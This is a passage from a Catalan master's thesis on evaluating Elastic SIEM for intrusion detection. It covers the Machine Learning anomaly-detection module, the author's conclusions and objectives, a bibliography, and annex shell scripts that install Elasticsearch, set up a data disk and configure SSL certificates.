 - Noms i rutes estranyes.
 - Arbres de processos anòmals.
- Activitats anòmales a la xarxa:
 - Consultes DNS estranyes.
 - Processos que no solen utilitzar xarxes.
- Comportaments estranys d'usuaris:
 - Esdeveniments d'autenticació.
 - Execució de processos que no són estàndards.
- Patrons de dades poc comuns:
 - *Scripts* amb ofuscació.
 - Nombre molt elevat de consultes DNS.

5.4.2. El mòdul de Machine Learning per Elastic SIEM

El mòdul de Machine Learning és un element comú en els diferents productes que ofereix Elastic Stack. En versions anteriors a l'Elastic 7.5, permetia utilitzar models no supervisats²⁰. No obstant això, en les versions més recents és possible començar a treballar amb models supervisats²¹.

El que busca Elastic integrant aquesta funcionalitat és permetre utilitzar aquesta tecnologia als usuaris que no tenen coneixements previs de Machine Learning. Un dels exemples pel que fa a l'Elastic SIEM, és que Elastic ofereix un seguit de

¹⁹ Procés destinat a convertir les dades planes en dades estructurades.

²⁰ Tal com s'indica a "Tipos de aprendizaje en Machine Learning: supervisado y no supervisado" (Recuero de los Santos, 2017): les dades que hi ha en aquest model no estan etiquetades, només coneixem les dades d'entrada però no sabem les dades de sortida. La funcionalitat és de cercar informació.

²¹ Tal com s'indica a "Tipos de aprendizaje en Machine Learning: supervisado y no supervisado" (Recuero de los Santos, 2017): hi ha les dades etiquetades, a les dades d'entrada se li pot assignar una sortida. Té una funció de predicció.

models ja creats que es poden aplicar en aquest context, alguns d'ells els veurem en els següents punts. Actualment, aquests models encara es troben en fase *beta*.

El mòdul de Machine Learning és una de les funcionalitats que no s'inclouen de manera gratuïta a l'Elastic Stack, per poder utilitzar-lo és necessari disposar d'una subscripció “*Platino*” o “*Enterprise*”. No obstant això, és possible activar una llicència de proves per tal de poder-lo utilitzar temporalment.


Per tal d'activar aquesta llicència de proves, ens connectarem a l'aplicació i ens dirigirem a l'apartat de *management*. Seguidament, fem clic sobre *Licence Management* (Captura 167: Finestra management). Un cop a la finestra, farem clic sobre “*Start Trial*” (Captura 168: License management). A partir d'aquest punt, ja tindrem les noves funcionalitats activades (Captura 169: Llicència activa).

El següent pas que s'haurà de realitzar per tal d'habilitar aquesta funcionalitat, és crear els *Index Patterns*. Per tant, accediré a la finestra *management* en aquest subapartat (Captura 170: Finestra d'Index Patterns). Seguidament, faré clic sobre “*Create Index pattern*” i li indicaré el nom dels diferents índexs (*auditbeat-**, *winlogbeat-**, *packetbeat-**) (Captura 171: Creació d'Index Pattern I). Si fem clic sobre *Next Step*, ens demanarà que indiquem un *TimeFilterName* on li indicarem *@timestamp* (Captura 172: Creació d'Index Pattern II).

5.4.3. Detecció d'anomalies amb Machine Learning.

Un cop ja tenim la llicència activada i els *Index Patterns* creats, si accedim a l'aplicació d'Elastic SIEM i fem clic sobre “*Anomaly Detection*”, ens apareixeran els diferents models pre-creats que ens ofereix l'Elastic SIEM (Captura 173: Models pre-creats).


Un dels models pre-creats que disposem és l'anomenat *rare_process_by_host_linux_ecs*, que intenta localitzar processos que no és freqüent que s'executin en servidors Linux. Si apliquem aquest model sobre les dades que hem generat en l'entorn empresarial en l'escenari 1 a l'ElasticSearch, podem veure que s'han detectat algunes anomalies (Captura 174: Model *rare_process_by_host_linux_ecs* I i Captura 175: Model *rare_process_by_host_linux_ecs* II). En aquest cas, s'han detectat els processos *docker-runc* i *systemd-shutdown* entre d'altres. No obstant això, a simple vista, cap d'aquestes anomalies sembla un problema de seguretat. Per tant, estariem parlant de falsos positius. El problema d'aquest model és que detecta com a anomalia qualsevol programa que s'executi de manera esporàdica.



The screenshot shows the Elastic SIEM Anomaly Detection interface. At the top, there are two dropdown menus: "Severity threshold" set to "warning" and "Interval" set to "Auto". Below these is a table with the following columns: "time", "severity", "detector", "found for", and "influenced by".

time	severity	detector	found for	influenced by
> May 9th 2020	11	rare process executions on Linux	systemd-shutdown	host.name: elasticstack.mistic.lab process.name: systemd-shutdown user.name: root

Una altra informació que ens apareix en aquesta finestra és el “*Max Anomaly Score*” que és la suma de totes les puntuacions dels diferents processos en la franja horària indicada (Captura 176: Max anomaly deteccion).




Un altre model que podem aplicar és el *windows_anomalous_user_name_ecs*, aquest model busca accions d'usuaris que normalment no estan actius. Com podem veure a la captura, s'han detectat diferents accions de l'usuari *sshd-server* (Captura 177: *windows_anomalous_user_name_ecs*). De la mateixa manera que en el model anterior, en aquest cas es detecten falsos positius si hi ha usuaris que normalment no realitzen cap acció.

5.4.4. Conclusions de l'escenari 3

La utilització del mòdul de *Machine Learning* per tal de detectar anomalies pot arribar a ser molt útil per tal de detectar patrons que a simple vista no es veuen. No obstant això, en les diferents proves que he realitzat en el laboratori, aquest comportament no s'ha vist reflectit. Com he indicat anteriorment, la utilització del *Machine Learning* es basa en el fet d'entrenar diferents algoritmes per detectar la informació desitjada aplicant-los a grans quantitats d'informació recollides en períodes prologats. En aquest cas, com que els diferents entorns tan sols han estat operatius durant la realització de les diferents proves, les mostres analitzades són limitades. Per tant, l'algoritme no ha tingut suficient informació per analitzar, donant en conseqüència molts falsos positius.

Per altre banda, s'ha realitzat una cerca de possibles anomalies en la franja horària, que es van realitzar les intrusions, i no es mostra cap resultat (Captura 178: No detecta anomalies).



Un dels inconvenients d'aquest mòdul és que, a diferència dels Beats i els diferents components d'ElasticSearch, necessites disposar d'una subscripció més cara per poder-lo utilitzar. Això fa que el cost del producte sigui elevat per les PIME's.

6. Anàlisi de Resultats

6.1. Conclusions generals

A continuació s'indicaran les conclusions generals després d'haver realitzat els diferents anàlisis:

- Elastic SIEM és un bon punt de partida per l'objectiu que persegueix Elastic de poder consolidar-se en el món de la seguretat informàtica. Gràcies a un potent motor d'indexació (ElasticSearch), els diferents recol·lectors de dades (Beats), una interfície força intuïtiva (Kibana) i llicenciament *OpenSource*, permet que aquest producte sigui una bona opció perquè les empreses puguin disposar d'un SIEM. No obstant això, la dedicació necessària per obtenir un entorn operatiu amb alertes funcionals és elevada.
- La utilització dels diferents Beats fa que el procés d'ingesta de dades sigui senzill. Tan sols realitzant unes configuracions específiques als diferents components, s'inicialitzarà el procés i es podrà començar a analitzar les dades. Una característica de gran utilitat és la utilització de l'Elastic Common Schema de manera nativa. Fer que els camps s'anomenin de la mateixa manera, facilita la possibilitat de realitzar cerques. Per altra banda, si la informació que es vol obtenir prové de fonts no suportades de forma nativa pels Beats, s'ha d'utilitzar el Logstash. En aquest cas, el procés de normalització esdevé més costós: per una banda, s'ha d'utilitzar el *grok* per tal d'identificar els diferents valors i, després, s'ha de relacionar cada camp amb l'esquema de camps únics.
- La utilització de l'Elastic SIEM per tal de realitzar l'anàlisi de les dades és molt intuïtiu: permet realitzar diferents cerques utilitzant el *drag and drop* del camp sobre el *timeline* o mitjançant la utilització del KQL. Els diferents panells que hi ha a l'aplicació donen informació molt interessant per iniciar l'anàlisi de les dades.
- El sistema de detecció de *signals*, tot i basar-se en la realització de consultes KQL sobre les dades, és limitat avui en dia, ja que no permet realitzar correlacions d'esdeveniments tal com ofereixen d'altres productes del mercat. Això fa que no sigui possible realitzar condicions entre diferents esdeveniments. Les regles que porta per defecte són molt limitades i, gran part d'elles, estan centrades en la utilització del producte Elastic Endpoint Security. No obstant això, aquesta funcionalitat encara està en fase beta, esperem que en noves versions les vaguin millorant.

- És de gran utilitat disposar d'un IDS a l'entorn, ja que en diferents proves que he realitzat, el Suricata ha estat l'origen de l'alerta i ha permès detectar les diferents intrusions.
- S'han detectat comportaments diferents depenent de l'origen de la intrusió. Les intrusions que s'han realitzat directament sobre la màquina virtual, ha estat possible localitzar-les. Per altra banda, les proves en què s'han realitzat intrusions en l'àmbit d'aplicació web, tot i utilitzar el servei de l'APM, ha estat més costós i només s'han detectat anomalies específiques.
- La utilització del Machine Learning pot arribar a ser molt útil si els models que s'utilitzen s'han pogut entrenar amb una quantitat gran d'informació. Tot i facilitat d'utilització dels models de l'Elastic gràcies al Kibana, la necessitat d'adquirir la subscripció de pagament fa que no sigui viable per alguns tipus d'empresa.

6.2. Seguiment de la planificació inicial

Durant tota l'elaboració del treball s'ha intentat seguir la planificació indicada inicialment, no obstant això, en lloc de realitzar el seguiment de les tasques de manera diària, he optat per realitzar un seguiment setmanal. El principal motiu és que, per causes laborals, no he pogut dedicar el temps previst entre setmana i he hagut de realitzar esprints als caps de setmana.

Pel que fa a la planificació sobre la dedicació a cadascuna de les diferents tasques, globalment s'ha mantingut. En algunes ocasions, però, s'ha hagut d'ajustar, ja que algunes tasques han estat més ràpides del previst i, per contra, algunes s'han complicat i he hagut de buscar solucions. Per exemple, en el cas de l'anàlisi d'intrusions web, per tal d'obtenir informació i poder analitzar-les, vaig haver de desplegar el component APM-Server i l'agent, elements que en la planificació del treball no estaven contemplats.

6.3. Problemes detectats durant el treball

Un dels principals problemes que he tingut durant el treball, ha estat amb l'elaboració de l'escenari 2. La situació excepcional que s'ha viscut al món amb la COVID-19 ha afectat al client d'on s'han extret les dades reals utilitzades per aquest escenari. El client ha hagut de reduir la inversió que tenia previst fer en la plataforma al *cloud* i, tot i que l'entorn està en ple funcionament, tan sols s'ha pogut permetre adquirir l'administració i la despesa de la plataforma. Ha hagut de prescindir de les millores, una d'aquestes estava orientada a l'anàlisi i la centralització de *logs* de seguretat mitjançant ElasticSearch.

Per tal de poder realitzar l'escenari en qüestió, al final vaig haver d'utilitzar les dades que ja existien a la plataforma com són els propis *logs* de l'aplicació, així com els *logs* que s'ofereixen amb el servei de *CloudTrail*, descarregar-los en local i afegir-los a l'ElasticSearch. Amb previsió d'aquesta situació, durant la tercera entrega de treball, vaig optar per ampliar l'abast de les proves realitzades a l'escenari 1, afegint l'anàlisi d'intrusions web mitjançant la utilització del producte *Web Security Dojo*.

Un altre dels problemes s'ha localitzat en la utilització de Machine Learning, a conseqüència de la utilització d'un laboratori i no de dades reals. Segons les necessitats, anava iniciant i aturant els diferents components, això ha fet que la quantitat de dades de què disposava el mòdul fos reduït i els algorismes encarregats de l'anàlisi retornessin molts falsos positius.

6.4. Compliment dels objectius marcats

Durant la planificació del treball es van marcar els següents objectius, a continuació revisarem el seu compliment:

6.4.1. Objectius del treball

- ✓ Utilitzar els productes que ens ofereix Elastic Stack: ElasticSearch, Kibana, Logstash i Beats per a l'obtenció d'esdeveniments de seguretat.

Aquest objectiu es considera assolit, ja que gràcies als diferents components que formen part de l'Elastic Stack, ha fet possible poder obtenir esdeveniments de seguretat i afegir-los a l'ElasticSearch per realitzar els anàlisis.

- ✓ Provar la nova aplicació d'Elastic SIEM, inclòs dins d'Elastic Security, per l'anàlisi d'esdeveniments de seguretat.

En tots els casos d'ús del treball s'ha utilitzat l'aplicació de l'Elastic SIEM per tal de realitzar l'anàlisi de la informació que hi havia a l'ElasticSearch. Aconseguint així detectar intrusions de seguretat. Per tant, es considera que aquest objectiu s'ha assolit.

- ✓ Creació de diferents casos d'ús per tal d'aplicar el producte Elastic Security en un entorn empresarial.

S'han pogut planificar diferents casos d'ús on realitzar diferents tipus d'intrusions. Gràcies a la utilització del producte Elastic Security, ha estat possible detectar-los i analitzar-los. Per tat, també es considera aquest objectiu com assolit

- ✓ Aplicar el producte Elastic Security en un entorn al *cloud* amb informació real.

Tot i que només s'han pogut realitzar de manera limitada algunes proves amb la plataforma *cloud*, hem vist el potencial que ofereix el producte permetent la centralització dels diferents esdeveniments de seguretat i la realització de la seva anàlisi. Hagués estat interessant disposar de més dades i poder utilitzar aquest producte en un entorn real. En aquest cas, podem dir que s'ha assolit l'objectiu parcialment.

- ✓ Aplicar el mòdul Machine Learning a l'entorn empresarial per tal de detectar anomalies.

Ha estat possible aplicar algorismes del Machine Learning d'una manera senzilla gràcies als algorismes preexistents a l'ElasticSerach. Tot i el gran potencial d'aquesta tècnica, a causa de la quantitat limitada de dades de què disposava,

ha donat molts falsos positius. Per tant, aquest objectiu s'ha assolit de manera parcial.

6.4.2. Objectius d'implementació i coneixement

Obtenció dels coneixements necessaris

- Funcionament de l'ElasticSearch i els seus components.
- Coneixements de l'Elastic Common Schema.
- Funcionament de la funció de SIEM d'ElasticSerach.
- Correlació d'esdeveniments.
- Detecció d'anomalies amb l'Elastic.
- Aplicació del Machine Learning.

S'han assolit els objectius marcats en l'àmbit de coneixement, he adquirit nous coneixements relacionats amb els diferents productes de l'Elastic Stack. He indagat sobre l'Elastic Common Schema i he vist la seva utilitat. Ha estat possible detectar anomalies mitjançant l'anàlisi de les diferents dades. He adquirit coneixement amb relació a la utilització del Machine Learning en l'àmbit de la seguretat. Pel que fa a la correlació d'esdeveniments, els he hagut de realitzar de manera manual, ja que el producte no ho permet.

Desplegament de l'Elastic Stack

- Instal·lació i configuració d'Elastic Stack.

S'han pogut desplegar els diferents components de l'Elastic Stack i també s'han pogut utilitzar, per tant, es considera que l'objectiu s'ha assolit.

Objectius d'entrega

- Planificació dels temps del treball, així com les entregues parcials.
- Elaboració de la memòria.
- Elaboració de la presentació del treball i també del vídeo.

He entregat els diferents lliuraments segons la planificació realitzada i la memòria l'he anat elaborant a mesura en què realitzava les diferents proves. He anat aplicant les correccions i millores que m'han indicat durant les diferents correccions parcials. Per tant, es considerarà que aquest objectiu s'ha assolit, tot i que, en el moment de presentar d'aquest document, encara no he fet el vídeo.

6.4.3. Valoració del treball

Aquest treball m'ha servit per ampliar els coneixements que tenia dels diferents productes del catàleg d'Elastic i m'ha permès provar la nova aplicació de l'Elastic SIEM. Mitjançant l'elaboració dels diferents escenaris i les diferents proves d'intrusió, m'ha permès veure el comportament d'aquest producte en cadascun dels casos i realitzar el seguiment dels diferents incidents. Malgrat els problemes que han sorgit, faig una valoració molt positiva d'aquest treball i espero poder oferir aquest producte als possibles clients en el meu lloc de treball.

6.5. Previsions de futur

Un cop finalitzat aquest treball, i pensant en possibles aplicacions al futur, seria interessant realitzar les següents línies de treball.

- Aplicar aquest producte en un entorn empresarial real, obtenint un volum més elevat de dades i permetent comprovar el rendiment d'aquesta solució, així com el cost que suposa la parametrització per detectar les intrusions més comunes.
- Aplicar el mòdul de Machine Learning en una situació real, comprovant si els diferents algoritmes que s'implementen són efectius per tal de detectar les anomalies.
- Utilitzar automatismes que permetin connectar-se directament en serveis al *cloud* per obtenir els diferents *logs*, així com els diferents esdeveniments de seguretat per aconseguir una visibilitat en temps real de la situació global i poder detectar possibles incidents de seguretat.
- Utilització del producte Elastic Endpoint Security per tal de detectar problemes de seguretat a les estacions de treball d'usuaris, així com la seva integració amb l'Elastic SIEM.
- Creació d'alertes per detectar anomalies per no haver de tenir sempre la consola de l'Elastic SIEM oberta. A més, poder d'implementar respostes envers aquestes alertes.

7. Bibliografía

Análisis de Datos [en línea]. Question Pro [Data de consulta: 27 de març de 2020].
<<https://www.questionpro.com/es/analisis-de-datos.html>>

APM Node.js Agent Reference [en línea]. Elastic [Data de consulta: 25 d'abril de 2020].
<<https://www.elastic.co/guide/en/apm/agent/nodejs/current/index.html>>

BANON, Shay. *Presentación de Elastic Endpoint Security (2019)* [en línea]. Elastic [Data de consulta: 27 de març de 2020].
<<https://www.elastic.co/es/blog/introducing-elastic-endpoint-security>>

BANON, Shay. *Welcome Endgame: Bringing Endpoint Security to the Elastic Stack (2019)* [en línea]. Elastic [Data de consulta: 27 de març de 2020].
<<https://www.elastic.co/es/blog/endgame-joins-forces-with-elastic>>

BURNHAM, Zachary. *Sending Logs to ELK with Winlogbeat and Sysmon (2018)* [en línea]. Burnham Forensics [Data de consulta: 25 d'abril de 2020].
<<https://burnhamforensics.com/2018/11/18/sending-logs-to-elk-with-winlogbeat-and-sysmon/>>

CABANILLAS, Oscar. *Aprendizaje Automático en el escenario de Seguridad* [en línea]. Elastic [Data de consulta: 26 de maig de 2020].
<<https://www.elastic.co/es/webinars/machine-learning-in-security>>

CASCALLARES, Matias. *Introducción a Elastic SIEM: protege tu organización con el Stack Elastic (2019)* [en línea]. Elastic [Data de consulta: 27 de març de 2020].
<<https://www.elastic.co/es/webinars/introducing-elastic-siem>>

CASTILLO, José Antonio. *Active Directory Que es y para qué sirve (2018)* [en línea]. ProfesionalReview [Data de consulta: 27 de març de 2020].
<<https://www.profesionalreview.com/2018/12/15/active-directory/>>

DavidSV. *Diferencias entre protocolos NFS y CIFS (2019)* [en línea]. Huawei [Data de consulta: 27 de març de 2020].
<<https://forum.huawei.com/enterprise/es/diferencias-entre-protocolos-nfs-y-cifs/thread/486035-100251>>

DEGANI, Aviv. *Enterprise File Sharing: How to Set Up Multi-Platform Access with Cloud Volumes ONTAP (2019)* [en línea]. NetApp [Data de consulta: 27 de març de 2020].
<<https://cloud.netapp.com/blog/nfs-and-smb-cifs-enterprise-file-sharing-on-cloud-volumes-ontap>>

ELLINGWOOD, Justin; KALSIN, Vadym. *Cómo instalar Elasticsearch, Logstash y Kibana (Elastic Stack) en Ubuntu 18.04 (2020)* [en línea]. DigitalOcean [Data de consulta: 27 de març de 2020].

<<https://www.digitalocean.com/community/tutorials/how-to-install-elasticsearch-logstash-and-kibana-elastic-stack-on-ubuntu-18-04-es>>

¿En qué consiste Active Directory? [en línia]. Paessler [Data de consulta: 27 de març de 2020].

<<https://www.es.paessler.com/it-explained/active-directory>>

HENDERSON, Justin; PAQUETTE, Mike. *Detecting Threats by Analyzing Windows Event Logs with the Elastic (ELK) Stack* [en línia]. Elastic [Data de consulta: 27 de març de 2020].

<<https://www.elastic.co/es/webinars/endpoint-security-analytics-with-windows-event-logs>>

Julita. *Difference Between NFS and CIFS* (2010) [en línia]. Difference Between [Data de consulta: 27 de març de 2020].

<<http://www.differencebetween.net/technology/difference-between-nfs-and-cifs/>>

KOROMICHA. *Install and Setup Suricata on Ubuntu 18.04* (2019) [en línia]. Kifarunix [Data de consulta: 25 d'abril de 2020].

<<https://kifarunix.com/install-and-setup-suricata-on-ubuntu-18-04/>>

La seguridad comienza en el endpoint [en línia]. Elastic [Data de consulta: 27 de març de 2020].

<<https://www.elastic.co/es/endpoint-security>>

Logstash Reference [en línia]. Elastic [Data de consulta: 26 de maig de 2020]

<<https://www.elastic.co/guide/en/logstash/current/index.html>>

MIGUEL. *Suricata IDS with ELK and Web Frontend on Ubuntu 18.04 LTS* (2018) [en línia]. How to Forge [Data de consulta: 25 d'abril de 2020].

<<https://www.howtoforge.com/tutorial/suricata-with-elk-and-web-front-ends-on-ubuntu-bionic-beaver-1804-lts>>

MURPHY, Brent; FRENCH, David. *Hunting for persistence using Elastic Security* [en línia]. Elastic [Data de consulta: 27 de març de 2020].

<<https://www.elastic.co/es/webinars/hunting-for-persistence-using-elastic-security>>

PAQUETTE, Mike. *Presentación de Elastic SIEM* (2019) [en línia]. Elastic [Data de consulta: 25 d'abril de 2020].

<<https://www.elastic.co/es/blog/introducing-elastic-siem>>

PERKINS, Dain. *Integrating custom logs with ECS for Elastic SIEM* [en línia]. Elastic [Data de consulta: 27 de març de 2020].

<<https://www.elastic.co/es/webinars/integrating-custom-logs-with-ecs-for-elastic-siem>>

¿Qué es Elasticsearch? [en línea]. Elastic [Data de consulta: 27 de març de 2020].
<<https://www.elastic.co/es/what-is/elasticsearch>>

RECUERO DE LOS SANTOS, Paloma. *Tipos de aprendizaje en Machine Learning: supervisado y no supervisado* (2017) [en línea]. Telefonica [Data de consulta: 26 de maig de 2020].

<<https://empresas.blogthinkbig.com/que-algoritmo-elegir-en-ml-aprendizaje/>>

ROUSE, Margaret. *Holistic security* (2017) [en línea]. TechTarget [Data de consulta: 27 de març de 2020].

<<https://whatis.techtarget.com/definition/holistic-security>>

SCHREIBER, Joe. *Open Source IDS Tools: Comparing Suricata, Snort, Bro (Zeek), Linux* (2019) [en línea]. AT&T [Data de consulta: 27 de març de 2020].

<<https://cybersecurity.att.com/blogs/security-essentials/open-source-intrusion-detection-tools-a-quick-overview>>

SETTLE, Mark. *Lanzamiento de Elastic Security 7.6.0* (2020) [en línea]. Elastic [Data de consulta: 27 de març de 2020].

<<https://www.elastic.co/es/blog/elastic-security-7-6-0-released>>

SIEM Guide (2019) [en línea]. Elastic [Data de consulta: 25 d'abril de 2020].

<<https://www.elastic.co/guide/en/siem/guide/current/index.html>>

VASUDEVAN, Ramabadrán. *Windows server 2019 Step-By-Step: Setup Active Directory environment using PowerShell* (2019) [en línea]. Microsoft [Data de consulta: 25 d'abril de 2020].

<https://social.technet.microsoft.com/wiki/contents/articles/52765.windows-server-2019-step-by-step-setup-active-directory-environment-using-powershell.aspx#Step_6_ADDS>

What is ECS? Elastic [en línea]. [Data de consulta: 27 de març de 2020].

<<https://www.elastic.co/guide/en/ecs/current/ecs-reference.html>>

WURM, Cristoph; DESAI, Neil. *Detecting threats on Linux hosts with Auditbeat* [en línea]. Elastic [Data de consulta: 27 de març de 2020].

<<https://www.elastic.co/es/webinars/detecting-threats-on-linux-hosts-with-auditbeat>>

WURM, Christoph. *Elastic SIEM 7.4.0 released* (2019) [en línea]. Elastic [Data de consulta: 27 de març de 2020].

<<https://www.elastic.co/blog/elastic-siem-7-4-0-released>>

8. Annexos

8.1. Annex 1: Instal·lació d'Elastic Stack

8.1.1. Instal·lació d'ElasticSearch

8.1.1.1. Scripts

Script 1: Instal·lació d'ElasticSearch

```
#!/bin/bash
## Instal·lació de prerequisits

#1.Instal·lacio de Java OpenJDK 11
yum -y install java-11-openjdk

#2. Creació de la carpeta dades d'ElasticSearch
mkdir /dades

##Instal·lacio d'Elastic

#1. Instal·lacio de PGP Key Repositori Elastic
rpm --import https://artifacts.elastic.co/GPG-KEY-elasticsearch

#2. Creació del repositori d'ElasticSearch
cat << EOF > /etc/yum.repos.d/elasticsearch.repo
[elasticsearch]
name=Elasticsearch repository for 7.x packages
baseurl=https://artifacts.elastic.co/packages/7.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=0
autorefresh=1
type=rpm-md
EOF

#3.Instal·lacio d'ElasticSearch 7.6.1-1
yum -y install --enablerepo=elasticsearch elasticsearch-7.6.1-1

#4.Configuració bàsica d'Elastic
host=`hostname`
PathOriginal="path.data: VvarVlibVelasticsearch"
PathFinal="path.data: Vdades"
sed -i 's/#cluster.name: my-application/cluster.name: MysticElastic/g' /etc/elasticsearch/elasticsearch.yml
sed -i "s/#node.name: node-1/node.name: $host/g" /etc/elasticsearch/elasticsearch.yml
sed -i "s/$PathOriginal/$PathFinal/g" /etc/elasticsearch/elasticsearch.yml
sed -i "s/#bootstrap.memory_lock: true/bootstrap.memory_lock: true/g"
/etc/elasticsearch/elasticsearch.yml
sed -i "s/#network.host: 192.168.0.1/network.host: 192.168.43.100/g"
/etc/elasticsearch/elasticsearch.yml
sed -i "s/#http.port: 9200/http.port: 9200/g" /etc/elasticsearch/elasticsearch.yml
echo "discovery.type: single-node" >> /etc/elasticsearch/elasticsearch.yml

#5. Ajustar paràmetres SO
sed -i 's/-Xmx1g/-Xmx2g/g' /etc/elasticsearch/jvm.options #Assignar meitat de la RAM
sed -i 's/-Xms1g/-Xms2g/g' /etc/elasticsearch/jvm.options #Assignar meitat de la RAM
echo 'elasticsearch soft nofile 65536' >> /etc/security/limits.conf
echo 'elasticsearch hard nofile 65536' >> /etc/security/limits.conf
echo 'elasticsearch soft memlock unlimited' >> /etc/security/limits.conf
echo 'elasticsearch hard memlock unlimited' >> /etc/security/limits.conf

#6. Crear el FS /dades
echo "- -" > /sys/class/scsi_host/host0/scan
b=$(lsblk | grep 25G|awk '{print $1}')
echo -e "o\n\np\n1\n\n\nf\n8e\nw" | fdisk /dev/$b #Crear partició LVM
pvcreate /dev/$b1 #Creació del Physical Volume
```

```
vgcreate vg_dades /dev/$b1 #Creació del Volme Group
lvcreate -n lv_dades -l 100%FREE vg_dades #Creació del LVM Volume
mkfs.xfs /dev/vg_dades/lv_dades # Donar format ext4
```

#7. Mapejar nou FS

```
echo "UUID=$(blkid -s UUID -o value /dev/vg_dades/lv_dades)" /dades xfs defaults 0 0 >> /etc/fstab
mount -a
chown elasticsearch: /dades
```

#8. Auto inici d'Elastic

```
systemctl enable elasticsearch
```

#9. Habilitar el firewall

```
firewall-cmd --permanent --zone=public --add-port=9200/tcp
firewall-cmd --reload
```

Script 2: Creació dels certificats SSL ElasticSearch

```
#!/bin/bash
##Instal·lació de la utilitat Certs
yum -y install gnutls-utils

ES_PATH_CONF=/etc/elasticsearch

#Creació de l'estructura de carpetes
mkdir $ES_PATH_CONF/ssl
mkdir $ES_PATH_CONF/ssl/templates
mkdir $ES_PATH_CONF/ssl/certs
mkdir $ES_PATH_CONF/ssl/private

#Creació de la plantilla de la CA
cat << EOF > $ES_PATH_CONF/ssl/templates/ca_server.conf
cn = Elastic Server CA
ca
cert_signing_key
EOF

#Creació de la plantilla servei
cat << EOF > $ES_PATH_CONF/ssl/templates/elastic_server.conf
organization = "TFM Eduard"
cn = elasticstack.mistic.lab
tls_www_server
encryption_key
signing_key
expiration_days = 3652
EOF

#Creació de la clau de la CA
certtool -p --outfile $ES_PATH_CONF/ssl/private/ca_server.key
#Generació del certificat de la CA
certtool -s --load-privkey $ES_PATH_CONF/ssl/private/ca_server.key --template
$ES_PATH_CONF/ssl/templates/ca_server.conf --outfile $ES_PATH_CONF/ssl/certs/ca_server.pem

#Generació de la Clau Servei
certtool -p --sec-param high --outfile $ES_PATH_CONF/ssl/private/elastic_server.key
#Generació del Certificat Servei
certtool -c --load-privkey $ES_PATH_CONF/ssl/private/elastic_server.key --load-ca-certificate
$ES_PATH_CONF/ssl/certs/ca_server.pem --load-ca-privkey
$ES_PATH_CONF/ssl/private/ca_server.key --template
$ES_PATH_CONF/ssl/templates/elastic_server.conf --outfile
$ES_PATH_CONF/ssl/certs/elastic_server.pem

#Canviar el propietari de la carpeta
chown elasticsearch: -R $ES_PATH_CONF/ssl
```

Script 3: Configuració del SSL ElasticSearch

```
#!/bin/bash


ES_PATH_CONF=/etc/elasticsearch

cp $ES_PATH_CONF/elasticsearch.yml $ES_PATH_CONF/elasticsearch.yml_bckPreSeguretat

echo "xpack.security.enabled: true" >> $ES_PATH_CONF/elasticsearch.yml
echo "xpack.security.transport.ssl.enabled: true" >> $ES_PATH_CONF/elasticsearch.yml
echo "xpack.security.transport.ssl.verification_mode: certificate" >>
$ES_PATH_CONF/elasticsearch.yml
echo "xpack.security.transport.ssl.key: $ES_PATH_CONF/ssl/private/elastic_server.key" >>
$ES_PATH_CONF/elasticsearch.yml
echo "xpack.security.transport.ssl.certificate: $ES_PATH_CONF/ssl/certs/elastic_server.pem" >>
$ES_PATH_CONF/elasticsearch.yml
